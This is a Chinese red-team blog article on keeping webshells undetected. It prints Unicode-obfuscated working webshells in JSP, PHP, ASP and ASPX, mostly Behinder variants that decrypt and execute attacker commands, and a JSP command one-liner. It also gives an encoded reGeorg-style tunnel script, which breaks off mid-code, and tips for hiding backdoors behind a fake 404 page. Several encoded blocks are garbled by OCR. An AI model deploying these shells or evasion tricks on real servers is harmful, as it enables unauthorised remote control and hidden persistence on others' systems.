红队攻防实践：闲谈Webshell在实战中的应用

volcanohatred 奇安信安全服务 今天

文件上传漏洞是渗透测试中很常见的漏洞之一，也是我们攻防演练或者安全测试中快速getshell的一种途径，当然发现文件漏洞并不一定能成功getshell，真实环境下必不可少会存在waf或者其他拦截设备，阻碍我们成功打进目标。这篇文章就聊聊我平时渗透测试中经常使用的webshell免杀方法。

动态免杀

流量加密webshell

冰蝎和蚁剑

平时渗透测试中经常使用的就是冰蝎和蚁剑，对于我来说用的冰蝎多一点，冰蝎刚开始的时候免杀效果特别好，但是随着使用人数越来越多，已经可以被很多waf识别并拦截，冰蝎项目地址：

https://github.com/rebeyond/Behinder/releases

除了冰蝎，另外一个就是蚁剑了，蚁剑是一款开源的跨平台网站管理工具，因为开源，相对来说可玩性很高，可以自定义加密方式，可以做任何修改，也是很多安全行业从业者特别喜欢的一款工具：

https://github.com/AntSwordProject/AntSword-Loader

tunnel流量

tunnel也是我们拿下shell挂正向代理常用的工具之一(也就是我们常说的reGeorg)，但是目前来说，原始版确实存在很多特征，很容易被检测出流量，从而被拦截。现在我会经常使用Neo-reGeorg：

https://github.com/L-codes/Neo-reGeorg

这是L-codes大佬重构reGeorg的项目，对reGeorg的流量进行加密，我之前对它的流量进行抓包查看，确实没什么明显的特征，效果确实不错。最好的一点的可以伪造目标404页面，这为我们在护网中拿下目标后进行后门隐藏做了一个很好的铺垫，我们可以以目标系统的404页面进行模版制作后门。

静态免杀

各语言脚本免杀方法

静态免杀相对于动态免杀而言也是显得尤为重要，一方面静态免杀可以躲避被查杀工具发现，更重要的是在webshell上传时，可以绕过waf对于webshell内容的检测，这一点特别关键。也就是说我们在对webshell进行改造时，光能使webshell放到查杀工具中（比如D盾）不被查杀是很片面的，因为我们的第一步是把webshell传到目标服务器，这一步中我们要把敏感函数隐藏起来才行。

对于静态免杀，免杀思路也是特别灵活的，可以根据各个语言的特性来进行免杀，就用冰蝎举个例子：

冰蝎的静态免杀处理：

jsp木马

jsp脚本可以使用unicode编码的方式来进行绕过静态查杀，比如之前碰到的jsp小马：

```
<%@ page import="java.util.*,java.io.*,java.net.*"%> <%
\u0069\u0066\u0028\u0022\u0038\u0038\u0022\u002e\u0065\u0071\u0075\u0
061\u006c\u0073\u0028\u0072\u0065\u0071\u0075\u0065\u0073\u0074\u002e
\u0067\u0065\u0074\u0050\u0061\u0072\u0061\u006d\u0065\u0074\u0065\u0
072\u0028\u0022\u0070\u0077\u0064\u0022\u0029\u0029\u0029\u007b\u006a
\u0061\u0076\u0061\u002e\u0069\u006f\u002e\u0049\u006e\u0070\u0075\u0
074\u0053\u0074\u0072\u0065\u0061\u006d\u0020\u0069\u006e\u0020\u003d
\u0020\u0052\u0075\u006e\u0074\u0069\u006d\u0065\u002e\u0067\u0065\u0
074\u0052\u0075\u006e\u0074\u0069\u006d\u0065\u0028\u0029\u002e\u0065
\u0078\u0065\u0063\u0028\u0072\u0065\u0071\u0075\u0065\u0073\u0074\u0
02e\u0067\u0065\u0074\u0050\u0061\u0072\u0061\u006d\u0065\u0074\u0065
\u0072\u0028\u0022\u0063\u006d\u0064\u0022\u0029\u0029\u002e\u0067\u0
065\u0074\u0049\u006e\u0070\u0075\u0074\u0053\u0074\u0072\u0065\u0061
\u006d\u0028\u0029\u003b\u0069\u006e\u0074\u0020\u0061\u0020\u003d\u0
020\u002d\u0031\u003b\u0062\u0079\u0074\u0065\u005b\u005d\u0020\u0062
\u0020\u003d\u0020\u006e\u0065\u0077\u0020\u0062\u0079\u0074\u0065\u0
05b\u0032\u0030\u0034\u0038\u005d\u003b\u006f\u0075\u0074\u002e\u0070
\u0072\u0069\u006e\u0074\u0028\u0022\u003c\u0070\u0072\u0065\u003e\u0
022\u0029\u003b\u0077\u0068\u0069\u006c\u0065\u0028\u0028\u0061\u003d
\u0069\u006e\u002e\u0072\u0065\u0061\u0064\u0028\u0062\u0029\u0029\u0
021\u003d\u002d\u0031\u0029\u007b\u006f\u0075\u0074\u002e\u0070\u0072
\u0069\u006e\u0074\u006c\u006e\u0028\u006e\u0065\u0077\u0020\u0053\u0
074\u0072\u0069\u006e\u0067\u0028\u0062\u0029\u0029\u003b\u007d\u006f
\u0075\u0074\u002e\u0070\u0072\u0069\u006e\u0074\u0028\u0022\u003c\u0
02f\u0070\u0072\u0065\u003e\u0022\u0029\u003b\u007d %>
```

既然jsp小马可以通过这种方式进行免杀，冰蝎当然也可以：

volcano > Desktop > shell.jsp


```
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%>
<%\u0063\u006c\u0061\u0073\u0073\u0020\u0055\u0020\u0065\u0078\u0074\
```

```
u0065\u006e\u0064\u0073\u0020\u0043\u006c\u0061\u0073\u0073\u004c\u00
6f\u0061\u0064\u0065\u0072\u007b\u0055\u0028\u0043\u006c\u0061\u0073\
u0073\u004c\u006f\u0061\u0064\u0065\u0072\u0020\u0063\u0029\u007b\u00
73\u0075\u0070\u0065\u0072\u0028\u0063\u0029\u003b\u007d\u0070\u0075\
u0062\u006c\u0069\u0063\u0020\u0043\u006c\u0061\u0073\u0073\u0020\u00
67\u0028\u0062\u0079\u0074\u0065\u0020\u005b\u005d\u0062\u0029\u007b\
u0072\u0065\u0074\u0075\u0072\u006e\u0020\u0073\u0075\u0070\u0065\u00
72\u002e\u0064\u0065\u0066\u0069\u006e\u0065\u0043\u006c\u0061\u0073\
u0073\u0028\u0062\u002c\u0030\u002c\u0062\u002e\u006c\u0065\u006e\u00
67\u0074\u0068\u0029\u003b\u007d\u007d%>
<%\u0069\u0066\u0028\u0072\u0065\u0071\u0075\u0065\u0073\u0074\u002e\
u0067\u0065\u0074\u0050\u0061\u0072\u0061\u006d\u0065\u0074\u0065\u00
72\u0028"pass"\u0029\u0021\u003d\u006e\u0075\u006c\u006c\u0029
{\u0053\u0074\u0072\u0069\u006e\u0067\u0020\u006b=\u0028""\u002b\u005
5\u0055\u0049\u0044\u002e\u0072\u0061\u006e\u0064\u006f\u006d\u0055\u
0055\u0049\u0044\u0028\u0029\u0029\u002e\u0072\u0065\u0070\u006c\u006
1\u0063\u0065\u0028"-",
""\u0029\u002e\u0073\u0075\u0062\u0073\u0074\u0072\u0069\u006e\u0067\
u002816\u0029;
\u0073\u0065\u0073\u0073\u0069\u006f\u006e\u002e\u0070\u0075\u0074\u0
056\u0061\u006c\u0075\u0065\u0028"u",
k\u0029\u003b\u006f\u0075\u0074\u002e\u0070\u0072\u0069\u006e\u0074\u
0028\u006b\u0029\u003b\u0072\u0065\u0074\u0075\u0072\u006e\u003b}
\u0043\u0069\u0070\u0068\u0065\u0072\u0020\u0063\u003d\u0043\u0069\u0
070\u0068\u0065\u0072\u002e\u0067\u0065\u0074\u0049\u006e\u0073\u0074
\u0061\u006e\u0063\u0065\u0028"AES"\u0029;
\u0063\u002e\u0069\u006e\u0069\u0074\u00282,
\u006e\u0065\u0077\u0020\u0053\u0065\u0063\u0072\u0065\u0074\u004b\u0
065\u0079\u0053\u0070\u0065\u0063\u0028\u0028\u0073\u0065\u0073\u0073
\u0069\u006f\u006e\u002e\u0067\u0065\u0074\u0056\u0061\u006c\u0075\u0
065\u0028"u"\u0029\u002b""\u0029\u002e\u0067\u0065\u0074\u0042\u0079\
```

```
u0074\u0065\u0073\u0028\u0029\u002c"AES"\u0029\u0029;
\u006e\u0065\u0077\u0020\u0055\u0028\u0074\u0068\u0069\u0073\u002e\u0
067\u0065\u0074\u0043\u006c\u0061\u0073\u0073\u0028\u0029\u002e\u0067
\u0065\u0074\u0043\u006c\u0061\u0073\u0073\u004c\u006f\u0061\u0064\u0
```

但是冰蝎不能像jsp小马那样直接全部unicode编码，而是需要部分编码，经过多次编码测试，发现在代码内容处，只要函数参数值不进行编码，冰蝎就可以正常使用：

```
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%>
<%!class U extends ClassLoader{U(ClassLoader c){super(c);}public
Class g(byte []b){return super.defineClass(b,0,b.length);}}%>
<%if(request.getParameter("pass")!=null){String k=(""+UUID.randomUUID
()).replace("-","").substring(16);session.putValue("u",k);out.print
(k);return;}Cipher c=Cipher.getInstance("AES");c.init(2,new
SecretKeySpec((session.getValue("u")+"").getBytes(),"AES"));new U
(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.
BASE64Decoder().decodeBuffer(request.getReader().readLine()))).
newInstance().equals(pageContext);%>
```



另外有时在webshell上传时，有的waf也会对导入的java包名称进行检测，比如javax、java、crypto这些关键字，同理我们也可以进行unicode编码，只不过中间的点号不能编码，最终形式如下：

```
<%@page
import="u006au0061u0076u0061.util.*,u006au0061u0076u0061u0078.u0063u0072u0079u0070u0074u006f.*,u006au0061u0076u0061u0078.u006
3u0072u0079u0070u0074u006f.u0073u0070u0065u0063.*"%>
<%u0063u006cu0061u0073u0073u0020u0055u0020u0065u0078u0074u0065u006eu0064u0073u0020u0043u006cu0061u0073u0073u004cu006fu0061u00
64u0065u0072u007bu0055u0028u0043u006cu0061u0073u0073u004cu006fu0061u0064u0065u0072u0020u0063u0029u007bu0073u0075u0070u0065u00
72u0028u0063u0029u003bu007du0070u0075u0062u006cu0069u0063u0020u0043u006cu0061u0073u0073u0020u0067u0028u0062u0079u0074u0065u00
20u005bu005du0062u0029u007bu0072u0065u0074u0075u0072u006eu0020u0073u0075u0070u0065u0072u002eu0064u0065u0066u0069u006eu0065u00
43u006cu0061u0073u0073u0028u0062u002cu0030u002cu0062u002eu006cu0065u006eu0067u0074u0068u0029u003bu007du007d%>
<%u0069u0066u0028u0072u0065u0071u0075u0065u0073u0074u002eu0067u0065u0074u0050u0061u0072u0061u006du0065u0074u0065u0072u0028"pa
```

```
ss"u0029u0021u003du006eu0075u006cu006cu0029{u0053u0074u0072u0069u006eu0067u0020u006b=u0028""u002bu0055u0055u0049u0044u002eu00
72u0061u006eu0064u006fu006du0055u0055u0049u0044u0028u0029u0029u002eu0072u0065u0070u006cu0061u0063u0065u0028"-
","u0029u002eu0073u0075u0062u0073u0074u0072u0069u006eu0067u002816u0029;u0073u0065u0073u0073u0069u006fu006eu002eu0070u0075u00
74u0056u0061u006cu0075u0065u0028"u",ku0029u003bu006fu0075u0074u002eu0070u0072u0069u006eu0074u0028u006bu0029u003bu0072u0065u00
74u0075u0072u006eu003b}u0043u0069u0070u0068u0065u0072u0020u0063u003du0043u0069u0070u0068u0065u0072u002eu0067u0065u0074u0049u0
06eu0073u0074u0061u006eu0063u0065u0028"AES"u0029;u0063u002eu0069u006eu0069u0074u00282,u006eu0065u0077u0020u0053u0065u0063u007
2u0065u0074u004bu0065u0079u0053u0070u0065u0063u0028u0028u0073u0065u0073u0073u0069u006fu006eu002eu0067u0065u0074u0056u0061u006
cu0075u0065u0028"u"u0029u002b""u0029u002eu0067u0065u0074u0042u0079u0074u0065u0073u0028u0029u002c"AES"u0029u0029;u006eu0065u00
77u0020u0055u0028u0074u0068u0069u0073u002eu0067u0065u0074u0043u006cu0061u0073u0073u0028u0029u002eu0067u0065u0074u0043u006cu00
61u0073u0073u004cu006fu0061u0064u0065u0072u0028u0029u0029u002eu0067u0028u0063u002eu0064u006fu0046u0069u006eu0061u006cu0028u00
6eu0065u0077u0020u0073u0075u006eu002eu006du0069u0073u0063u002eu0042u0041u0053u0045u0036u0034u0044u0065u0063u006fu0064u0065u00
72u0028u0029u002eu0064u0065u0063u006fu0064u0065u0042u0075u0066u0066u0065u0072u0028u0072u0065u0071u0075u0065u0073u0074u002eu00
67u0065u0074u0052u0065u0061u0064u0065u0072u0028u0029u002eu0072u0065u0061u0064u004cu0069u006eu0065u0028u0029u0029u0029u0029u00
2eu006eu0065u0077u0049u006eu0073u0074u0061u006eu0063u0065u0028u0029u002eu0065u0071u0075u0061u006cu0073u0028u0070u0061u0067u00
65u0043u006fu006eu0074u0065u0078u0074u0029u003b%>
```

php木马

对于php木马的改造，我们需要用到php函数的一个特性：就是php是将函数以string形式传递，我们查看php手册：

传递

PHP是将函数以string形式传递的。 可以使用任何内置或用户自定义函数，但除了语言结构例如：array()，echo，empty()，eval()，exit()，isset()，list()，print 或 unset()。

一个已实例化的 object 的方法被作为 array 传递，下标 0 包含该 object，下标 1 包含方法名。 在同一个类里可以访问 protected 和 private 方法。

静态类方法也可不经实例化该类的对象而传递，只要在下标 0 中包含类名而不是对象。自 PHP 5.2.3 起，也可以传递 'ClassName::methodName'。

除了普通的用户自定义函数外，也可传递 匿名函数 给回调参数。

意思就是我们除了语言结构例如：array()，echo，empty()，eval()，exit()，isset()，list()，print 或 unset()外，其他函数变成字符串也会被当作函数执行，举个栗子：像冰蝎php脚本里面的敏感语句：

```
$post=file_get_contents("php://input");
```

其实和下面这种写法是等价的：

```
$post="file_get_contents"("php://input");
```

那既然如此，我们可以编写一个字符解码函数，将加密的字符串传入其中然后让它返回解密后的字符串不就可以完美解决问题，我为了和jsp木马看起来统一，就写一个unicode解码函数，然后将敏感函数加密后传入其中即可（理论上什么解密函数都行）：

```
<?php
@error_reporting(0);
session_start();

//unicode解码函数
function xx($unicode_str){
    $json = '{"str":"'.$unicode_str.'"}';
    $arr = json_decode($json,true);
    if(empty($arr)) return '';
    return $arr['str'];
}

if (isset($_GET['pass']))
{
    //调用解码函数返回原函数字符串
    $key=xx("u0073u0075u0062u0073u0074u0072")(xx("u006du0064u0035")(xx("u0075u006eu0069u0071u0069u0064")
(xx("u0072u0061u006eu0064")())),16);
    $_SESSION['k']=$key;
    print $key;
}
else
```

```
{
    $key=$_SESSION['k'];
    $post=xx("u0066u0069u006cu0065u005fu0067u0065u0074u005fu0063u006fu006eu0074u0065u006eu0074u0073")
(xx("u0070u0068u0070u003au002fu002fu0069u006eu0070u0075u0074"));
    if(!xx("u0065u0078u0074u0065u006eu0073u0069u006fu006eu005fu006cu006fu0061u0064u0065u0064")('openssl'))
    {
        $t=xx("u0062u0061u0073u0065u0036u0034u005f").xx("u0064u0065u0063u006fu0064u0065");

        $post=$t($post."");

        for($i=0;$i<xx("u0073u0074u0072u006cu0065u006e")($post);$i++) {

                 $post[$i] = $post[$i]^$key[$i+1&15];

                }
    }
    else
    {
        $post=xx("u006fu0070u0065u006eu0073u0073u006cu005fu0064u0065u0063u0072u0079u0070u0074")
($post,xx("u0041u0045u0053u0031u0032u0038"), $key);
    }
    $arr=xx("u0065u0078u0070u006cu006fu0064u0065")('|',$post);

    $func=$arr[0];

    $params=$arr[1];

    class C{public function __invoke($p) {eval($p."");}}
    @xx("u0063u0061u006cu006cu005fu0075u0073u0065u0072u005fu0066u0075u006eu0063")(new C(),$params);
```

```
}
?>
```

我只是部分进行了改变，这样已经完全可以进行静态免杀了，当然大家也可以进一步细化。

asp木马

asp语法单一，在免杀方面确实没有什么比较好的方式，当然我们也同样可以利用asp函数的特性来进行随意变换以达到免杀的目的，比如冰蝎asp木马里面的execute(result)语句，我们可以把execute(result)变成eval(“execute(result)”)，因为在asp里面，像eval和execute，会把字符串当作表达式来执行，而且使用eval嵌套execute也是可行的。当然我们可以进一步，创建一个数组，用来组合免杀。为了和别的脚本统一，我还是使用unicode进行脚本改写：

```
<%
function xx(str)
    str=replace(str,"u","")
    xx=""
    dim i
    for i=1 to len(str) step 4
        xx=xx & ChrW(cint("&H" & mid(str,i,4)))
    next
end function
Response.CharSet = "UTF-8"
If Request.ServerVariables("REQUEST_METHOD")="GET" And Request.QueryString("pass") Then
For a=1 To 8
RANDOMIZE
k=Hex((255-17)*rnd+16)+k
Next
Session("k")=k
response.write(k)
Else
```

```
k=Session("k")
size=Request.TotalBytes
content=Request.BinaryRead(size)
For i=1 To size
result=result&Chr(ascb(midb(content,i,1)) Xor Asc(Mid(k,(i and 15)+1,1)))
Next
dim a(5)
a(0)=xx("u0065u0078u0065u0063u0075u0074u0065u0028u0072u0065u0073u0075u006cu0074u0029")
eval(a(0))
End If
%>
```

aspx木马

一般的aspx站点应该是支持asp的，但是aspx也有自己的免杀方法，而且对于内容检测绕过waf的效果也比asp好。对于aspx，网上的免杀资料很少，其实aspx的免杀可以类似jsp免杀那样。


因为对于aspx脚本，将里面的函数进行unicode编码也是可以运行的，当然比jsp更好的是aspx对于函数参数的编码也能运行：

```
<%@ Page Language="C#" %>
<%@Import Namespace="u0053u0079u0073u0074u0065u006d.u0052u0065u0066u006cu0065u0063u0074u0069u006fu006e"%>
<%if (u0052u0065u0071u0075u0065u0073u0074["u0070u0061u0073u0073"]!=null){
u0053u0065u0073u0073u0069u006fu006e.u0041u0064u0064("u006b", Guid.NewGuid().ToString().u0052u0065u0070u006cu0061u0063u0065("-", "").u0053u0075u0062u0073u0074u0072u0069u006eu0067(16)); u0052u0065u0073u0070u006fu006eu0073u0065.Write(Session[0]);
return;}byte[] k = u0045u006eu0063u006fu0064u0069u006eu0067.Default.GetBytes(Session[0] + ""),c =
u0052u0065u0071u0075u0065u0073u0074.u0042u0069u006eu0061u0072u0079u0052u0065u0061u0064(u0052u0065u0071u0075u0065u0073u0074.u0043u006fu006eu0074u0065u006eu0074u004cu0065u006eu0067u0074u0068);u0041u0073u0073u0065u006du0062u006cu0079.u004cu006fu0061u0064(new
u0053u0079u0073u0074u0065u006d.u0053u0065u0063u0075u0072u0069u0074u0079.u0043u0072u0079u0070u0074u006fu0067u0072u0061u0070u0068u0079.u0052u0069u006au006eu0064u0061u0065u006cu004du0061u006eu0061u0067u0065u0064().u0043u0072u0065u0061u0074u0065u0044u006
```

```
5u0063u0072u0079u0070u0074u006fu0072(k,
k).u0054u0072u0061u006eu0073u0066u006fu0072u006du0046u0069u006eu0061u006cu0042u006cu006fu0063u006b(c, 0,
c.Length)).u0043u0072u0065u0061u0074u0065u0049u006eu0073u0074u0061u006eu0063u0065("U").u0045u0071u0075u0061u006cu0073(this);%
>
```

如上面代码所述，我只是找了几个函数进行了unicode编码，大家可以进一步细化。当然对于里面的括号、点号不能进行编码。


最后用d盾扫下：



另外在我平时的测试中，我通过这些shell也成功绕过了大部分的waf。

tunnel的免杀

tunnel的静态免杀可以结合上面所说的冰蝎免杀方法进行制作，当然如果改动的是前面动态免杀的tunnel脚本那就更好了，这里不多介绍，之前对jsp版本的tunnel进行过改动，也是通过unicode的方式进行：



```
<%@page import="u006au0061u0076u0061u002eu006eu0069u006fu002eu0042u0079u0074u0065u0042u0075u0066u0066u0065u0072,
u006au0061u0076u0061u002eu006eu0065u0074u002eu0049u006eu0065u0074u0053u006fu0063u006bu0065u0074u0041u0064u0064u0072u0065u0073u0073,
u006au0061u0076u0061u002eu006eu0069u006fu002eu0063u0068u0061u006eu006eu0065u006cu0073u002eu0053u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006c, u006au0061u0076u0061u002eu0075u0074u0069u006cu002eu0041u0072u0072u0061u0079u0073,
u006au0061u0076u0061u002eu0069u006fu002eu0049u004fu0045u0078u0063u0065u0070u0074u0069u006fu006e,
u006au0061u0076u0061u002eu006eu0065u0074u002eu0055u006eu006bu006eu006fu0077u006eu0048u006fu0073u0074u0045u0078u0063u0065u0070u0074u0069u006fu006e,
u006au0061u0076u0061u002eu006eu0065u0074u002eu0053u006fu0063u006bu0065u0074" %><%
    u0053u0074u0072u0069u006eu0067u0020u0063u006du0064u0020u003du0020u0072u0065u0071u0075u0065u0073u0074u002eu0067u0065u0074u0048u0065u0061u0064u0065u0072("X-CMD");
    if (u0063u006du0064u0020u0021u003du0020u006eu0075u006cu006c) {
        u0072u0065u0073u0070u006fu006eu0073u0065u002eu0073u0065u0074u0048u0065u0061u0064u0065u0072("X-STATUS", "OK");
        if (u0063u006du0064u002eu0063u006fu006du0070u0061u0072u0065u0054u006f("CONNECT") == 0) {
            try {
                u0053u0074u0072u0069u006eu0067u0020u0074u0061u0072u0067u0065u0074u0020u003du0020u0072u0065u0071u0075u0065u0073u0074u002eu0067u0065u0074u0048u0065u0061u0064u0065u0072("X-TARGET");
                int port = u0049u006eu0074u0065u0067u0065u0072u002eu0070u0061u0072u0073u0065u0049u006eu0074
                (u0072u0065u0071u0075u0065u0073u0074u002eu0067u0065u0074u0048u0065u0061u0064u0065u0072("X-PORT"));
                u0053u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006cu0020u0073u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006c =
                u0053u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006cu002eu006fu0070u0065u006e();
                u0073u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006cu002eu0063u006fu006eu006eu0065u0063u0074(new
                u0049u006eu0065u0074u0053u006fu0063u006bu0065u0074u0041u0064u0064u0072u0065u0073u0073(target, port));
                u0073u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006cu002eu0063u006fu006eu0066u0069u0067u0075u0072u0065u0042u006cu006fu0063u006bu0069u006eu0067(false);
